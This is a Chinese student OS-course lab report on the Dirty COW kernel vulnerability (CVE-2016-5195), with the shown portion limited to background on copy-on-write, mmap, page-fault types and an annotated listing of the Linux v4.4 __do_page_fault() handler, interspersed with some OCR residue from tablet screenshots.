实验六、Linux操作系统实例研究报告-内核线程安全研究 CVE-2016-5195复现及简要分析

21009201012 谭尚谋

一、实验题目

阅读教材第18章（Linux案例），并在互联网上查阅相关资料，对照操作系统课程中所讲的原理（进程管理，存储管理，文件系统，设备管理），了解Linux操作系统实例

形成一份专题报告

可以是全面综述性报告

可以是侧重某一方面的报告（进程调度，进程间通信，存储管理，文件系统，安全）

阅读教材第19章（可选，Windows案例）

二、相关原理与知识

（完成实验所用到的相关原理与知识）

Linux kernel相关基础知识

Linux 系统调用在内核中的实现原理

Linux Kernel 中的写时拷贝机制（Copy-on-Write）

Linux 缺页异常处理机制

Linux mmap系统调用

Linux C多线程编程

三、实验过程

（清晰展示实际操作过程，相关截图及解释）

线程安全是多线程编程时的计算机程序代码中的一个概念。在拥有共享数据的多条线程并行执行的程序中，线程安全的代码会通过同步机制保证各个线程都可以正常且正确的执行，不会出现数据污染等意外情况。毫无疑问，线程安全一直是多线程编程中人们所关注的一个重点。

CVE-2016-5195则是与线程安全相关联的最为知名的漏洞之一，通过Linux kernel中的条件竞争漏洞，攻击者可以直接完成到root的提权，由于这个漏洞覆盖了众多Linux发行版，且利用起来极为简单，因而影响极大，最终由Linus本人亲手修复。

一、写时复制机制（Copy-on-Write）

要想说清楚什么是 `dirtyCOW` ，首先得先把什么是 `COW` 给弄明白，这里我们先从教科书上讲的常规的 COW 入手


basic COW


COW 即 `Copy On Write`——「写时复制」：为了减少系统的开销，在一个进程通过 `fork()` 系统调用创建子进程时，并不会直接将整个父进程地址空间的所有内容都复制一份后再分配给子进程（虽然第一代 UNIX 系统的确采用了这种非常耗时的做法），而是基于一种更为高效的思想：


「父进程与子进程共享所有的页框」而不是直接为子进程分配新的页框，「只有当任意一方尝试修改某个页框」的内容时内核才会为其分配一个新的页框，并将原页框中内容进行复制

- 在 `fork()` 系统调用之后，父子进程共享所有的页框，内核会将这些页框**全部标为read-only**
- 由于所有页框被标为**只读**，当任意一方尝试修改某个页框时，便会触发**「缺页异常」**（page fault）——此时内核才会为其分配一个新的页框

大致过程如下图所示：




10:29 6月1日周四
100%
无标题的笔记本 (1)
无标题的笔记本 (1)
zkledgerpaper
sec17-pham
信号与系统分析 第5版 吴大正
Memory
page 1
page 2
page 3
processA
processB
write
processA request to wrote
on the page 3 (shared with
processB)


10:29 6月1日周四
100%
无标题的笔记本 (1)
无标题的笔记本 (1)
zkledgerpaper
sec17-pham
信号与系统分析 第5版 吴大正
Memory
page 1
page 2
page 3
processA
processB
copy of page3
a copy of page3 will be given
to A
Copy On Write

这便是「写时复制」的大体流程——只有当某个进程尝试修改共享内存时，内核才会为其分配新的页框，以此大幅度减少系统的开销，达到性能优化的效果

mmap 与 COW

同样地，若是我们使用 mmap 映射了一个只具有读权限而不具有写权限的文件，当我们尝试向 mmap 映射区域写入内容时，也会触发写时复制机制，将该文件内容拷贝一份到内存中，此时进程对这块区域的读写操作便不会影响到硬盘上的文件

二、缺页异常（page fault）

在 CPU 中使用 **MMU**（Memory Management Unit，内存管理单元）进行虚拟内存与物理内存间的映射，而在系统中**并非所有的虚拟内存页都有着对应的物理内存页**， 当软件试图访问已映射在虚拟地址空间中，但是**并未被加载在物理内存**中的一个分页时，MMU 无法完成由虚拟内存到物理内存间的转换，此时便会产生**「缺页异常」**（page fault）

可能出现缺页异常的情况如下：

- 线性地址不在虚拟地址空间中
- 线性地址在虚拟地址空间中，但没有访问权限
- 线性地址在虚拟地址空间中，但没有与物理地址间建立映射关系

虽然被命名为 “fault” ，但是缺页异常的发生并不一定代表出错

分类

①软性缺页异常（soft page fault）

软性缺页异常意味着**相关的页已经被载入内存中**，但是并未向 MMU 进行注册，此时内核只需要在 MMU 中注册相关页对应的物理页即可

可能出现软性缺页异常的情况如下：

- 两个进程间共享相同的物理页框，操作系统为其中一个装载并注册了相应的页，但是没有为另一个进程注册
- 该页已被从 CPU 的工作集（**在某段时间间隔 Δ 里，进程实际要访问的页面的集合**，为提高性能，只有经常被使用的页才能驻留在工作集中，而长期不用的页则会被从工作集中移除）中移除，但是尚未被交换到磁盘上；若是程序重新需要使用该页内容，CPU 只需要向 MMU 重新注册该页即可

②硬性缺页异常（hard page fault）

硬性缺页异常意味着**相关的页未经被载入内存中**，此时操作系统便需要 `寻找到一个合适且空闲的物理页/将另一个使用中的页写到硬盘上`，随后向该物理页内写入相应内容，并在 MMU 中注册该页

硬性缺页异常的开销极大，因此部分操作系统也会采取延迟页载入的策略——只有到万不得已时才会分配新的物理页，这也是 Linux 内核的做法

若是频繁地发生硬性缺页异常则会引发**系统颠簸**（system thrashing，有的书上也叫系统抖动）——因资源耗尽而无法正常完成工作

③无效缺页异常（invalid page fault）


无效缺页异常意味着程序访问了一个无效的内存地址（内存地址不存在于进程地址空间），在 Linux 下内核会向进程发送 `SIGSEGV` 信号

处理缺页异常

由于本篇所分析的漏洞存在于老版本的 Linux kernel，故我们简要分析相应版本内核（笔者选择了 v4.4）中该函数的逻辑

在接下来的分析过程中所涉及到的地址如无说明皆为【线性地址】

仅针对**「文件映射缺页异常」**而言，大致的流程如下图所示：



预处理：__do_page_fault()

先来看处理缺页异常的顶层函数`__do_page_fault()`，该函数位于内核源码中的`arch/x86/mm/fault.c`中，代码逻辑如下：

> 注：找寻某个函数于内核源码中的位置可以使用https://elixir.bootlin.com/linux

```
static noinline void
__do_page_fault(struct pt_regs *regs, unsigned long error_code,
        unsigned long address)//regs：寄存器信息；error_code：异常代码（三bit）；address：请求的【线性地址】（虚拟地址转换到物理地址之间的中间量）
{
    struct vm_area_struct *vma;//线性区描述符，用以标识一块连续的地址空间，多个vma之间使用单向链表结构连接
    struct task_struct *tsk;//进程描述符，用以描述一个进程
    struct mm_struct *mm;//内存描述符，用以描述一个进程的内存地址空间
    int fault, major = 0;
    unsigned int flags = FAULT_FLAG_ALLOW_RETRY | FAULT_FLAG_KILLABLE;//设置flag的允许重试 && 允许杀死（进程？）标志位

    tsk = current;
    mm = tsk->mm;

    /*
     * Detect and handle instructions that would cause a page fault for
     * both a tracked kernel page and a userspace page.
     */
    if (kmemcheck_active(regs))
        kmemcheck_hide(regs);
    prefetchw(&mm->mmap_sem);

    if (unlikely(kmmio_fault(regs, address)))//mmiotrace跟踪器相关
        return;

    /*
     * We fault-in kernel-space virtual memory on-demand. The
     * 'reference' page table is init_mm.pgd.
     *
     * NOTE! We MUST NOT take any locks for this case. We may
     * be in an interrupt or a critical region, and should
     * only copy the information from the master page table,
     * nothing more.
     *
     * This verifies that the fault happens in kernel space
     * (error_code & 4) == 0, and that the fault was not a
     * protection error (error_code & 9) == 0.
     */
    if (unlikely(fault_in_kernel_space(address))) {//发生缺页异常的地址位于内核空间，这里由于内核空间页面使用频繁，一般不会发生缺页异常，所以使用unlikely宏优化
        if (!(error_code & (PF_RSVD | PF_USER | PF_PROT))) {//三个标志位：使用了页表项保留的标志位、用户空间页异常、页保护异常，三个标志位都无说明是由内核触发的内核空间的缺页异常
            if (vmalloc_fault(address) >= 0)//处理vmalloc异常
                return;

            if (kmemcheck_fault(regs, address, error_code))
                return;
        }

```

```
        /* Can handle a stale RO->RW TLB: */
        if (spurious_fault(error_code, address))//检测是否是假的page fault（TLB的延迟flush造成）
            return;

        /* kprobes don't want to hook the spurious faults: */
        if (kprobes_fault(regs))//转内核探针处理
            return;
        /*
         * Don't take the mm semaphore here. If we fixup a prefetch
         * fault we could otherwise deadlock:
         */
        bad_area_nosemaphore(regs, error_code, address);//前面的情况都不是，说明发生了对非法地址访问的内核异常（如用户态尝试访问内核空间）,杀死进程和内核的"Oops"

        return;
    }

    //接下来是对于发生在用户空间的缺页异常处理

    /* kprobes don't want to hook the spurious faults: */
    if (unlikely(kprobes_fault(regs)))//转内核探针处理
        return;

    if (unlikely(error_code & PF_RSVD))//使用了页表项保留的标志位
        pgtable_bad(regs, error_code, address);//页表错误，处理

    if (unlikely(smap_violation(error_code, regs))) {//触发smap保护（内核直接访问用户地址空间）
        bad_area_nosemaphore(regs, error_code, address);//杀死进程和内核的"Oops"
        return;
    }

    /*
     * If we're in an interrupt, have no user context or are running
     * in a region with pagefaults disabled then we must not take the fault
     */
    if (unlikely(faulthandler_disabled() || !mm)) {//设置了不处理缺页异常 | 进程没有地址空间（？）
        bad_area_nosemaphore(regs, error_code, address);//杀死进程和内核的"Oops"
        return;
    }

    /*
     * It's safe to allow irq's after cr2 has been saved and the
     * vmalloc fault has been handled.
     *
     * User-mode registers count as a user access even for any
     * potential system fault or CPU buglet:
     */
    if (user_mode(regs)) {//发生缺页异常时的寄存器状态为用户态下的
        local_irq_enable();//本地中断请求(irq, interrupt request)开启
```

```
        error_code |= PF_USER;//设置错误代码的【用户空间页】标志位
        flags |= FAULT_FLAG_USER;//设置flag的【用户空间页】标志位
    } else {
        if (regs->flags & X86_EFLAGS_IF)
            local_irq_enable();
    }

    perf_sw_event(PERF_COUNT_SW_PAGE_FAULTS, 1, regs, address);

    if (error_code & PF_WRITE)//写页异常，可能是页不存在/无权限写
        flags |= FAULT_FLAG_WRITE;//设置flag的【写页异常】标志位

    /*
     * When running in the kernel we expect faults to occur only to
     * addresses in user space.  All other faults represent errors in
     * the kernel and should generate an OOPS.  Unfortunately, in the
     * case of an erroneous fault occurring in a code path which already
     * holds mmap_sem we will deadlock attempting to validate the fault
     * against the address space.  Luckily the kernel only validly
     * references user space from well defined areas of code, which are
     * listed in the exceptions table.
     *
     * As the vast majority of faults will be valid we will only perform
     * the source reference check when there is a possibility of a
     * deadlock. Attempt to lock the address space, if we cannot we then
     * validate the source. If this is invalid we can skip the address
     * space check, thus avoiding the deadlock:
     */
    //给进程的mm_struct上锁
    if (unlikely(!down_read_trylock(&mm->mmap_sem))) {//没能锁上
        if ((error_code & PF_USER) == 0 && //内核空间页异常
            !search_exception_tables(regs->ip)) {
            bad_area_nosemaphore(regs, error_code, address);//杀死进程和内核
的"Oops"
            return;
        }
retry:
        down_read(&mm->mmap_sem);
    } else {//锁上了
        /*
         * The above down_read_trylock() might have succeeded in
         * which case we'll have missed the might_sleep() from
         * down_read():
         */
        might_sleep();
    }

    vma = find_vma(mm, address);//寻找该线性地址位于哪个vma中
    if (unlikely(!vma)) {//没找到，说明该地址不属于该进程的任何一个vma中（非法访问？段错
误？）
        bad_area(regs, error_code, address);//杀死进程和内核的"Oops"
        return;
```

```
    }
    if (likely(vma->vm_start <= address))//发生缺页异常的地址刚好位于某个vma区域中
        goto good_area;
    if (unlikely(!(vma->vm_flags & VM_GROWSDOWN))) {//设置了VM_GROWSDOWN标记，表示缺页异常地址位于堆栈区
        bad_area(regs, error_code, address);//杀死进程和内核的"Oops"
        return;
    }
    if (error_code & PF_USER) {//缺页异常地址位于用户空间
        /*
         * Accessing the stack below %sp is always a bug.
         * The large cushion allows instructions like enter
         * and pusha to work. ("enter $65535, $31" pushes
         * 32 pointers and then decrements %sp by 65535.)
         */
        if (unlikely(address + 65536 + 32 * sizeof(unsigned long) < regs->sp)) {//看不懂都...
            bad_area(regs, error_code, address);//杀死进程和内核的"Oops"
            return;
        }
    }
    if (unlikely(expand_stack(vma, address))) {//用户栈上的缺页异常，但是栈增长失败了
        bad_area(regs, error_code, address);//杀死进程和内核的"Oops"
        return;
    }

    /*
     * Ok, we have a good vm_area for this memory access, so
     * we can handle it..
     */
    //运行到这里，说明是正常的缺页异常，addr属于进程的地址空间，此时进行请求调页，分配物理内存
good_area:
    if (unlikely(access_error(error_code, vma))) {//error code和vma冲突？
        bad_area_access_error(regs, error_code, address);//杀死进程和内核的"Oops"
        return;
    }

    /*
     * If for any reason at all we couldn't handle the fault,
     * make sure we exit gracefully rather than endlessly redo
     * the fault.  Since we never set FAULT_FLAG_RETRY_NOWAIT, if
     * we get VM_FAULT_RETRY back, the mmap_sem has been unlocked.
     */
    fault = handle_mm_fault(mm, vma, address, flags);//分配物理页的核心函数
    major |= fault & VM_FAULT_MAJOR;

    /*
     * If we need to retry the mmap_sem has already been released,
     * and if there is a fatal signal pending there is no guarantee
     * that we made any progress. Handle this case first.
     */
```

```
194     if (unlikely(fault & VM_FAULT_RETRY)) {//没找到设置这个标志位的，不管...
195         /* Retry at most once */
196         if (flags & FAULT_FLAG_ALLOW_RETRY) {
197             flags &= ~FAULT_FLAG_ALLOW_RETRY;//清除【重试】标志位
198             flags |= FAULT_FLAG_TRIED;//设置【已试】标志位
199             if (!fatal_signal_pending(tsk))
200                 goto retry;
201         }
202 
203         /* User mode? Just return to handle the fatal exception */
204         if (flags & FAULT_FLAG_USER)//用户态触发用户地址空间缺页异常，交由上层函数处理了
205             return;
206 
207         /* Not returning to user mode? Handle exceptions or die: */
208         no_context(regs, error_code, address, SIGBUS, BUS_ADRERR);//内核地址空间缺页异常，简单处理一下，交由上层函数处理
209         return;
210     }
211 
212     up_read(&mm->mmap_sem);
213     if (unlikely(fault & VM_FAULT_ERROR)) {
214         mm_fault_error(regs, error_code, address, fault);
215         return;
216     }
217 
218     /*
219      * Major/minor page fault accounting. If any of the events
220      * returned VM_FAULT_MAJOR, we account it as a major fault.
221      */
222     if (major) {
223         tsk->maj_flt++;
224         perf_sw_event(PERF_COUNT_SW_PAGE_FAULTS_MAJ, 1, regs, address);
225     } else {
226         tsk->min_flt++;
227         perf_sw_event(PERF_COUNT_SW_PAGE_FAULTS_MIN, 1, regs, address);
228     }
229 
230     check_v8086_mode(regs, address, tsk);
231 }
232 NOKPROBE_SYMBOL(__do_page_fault);
```

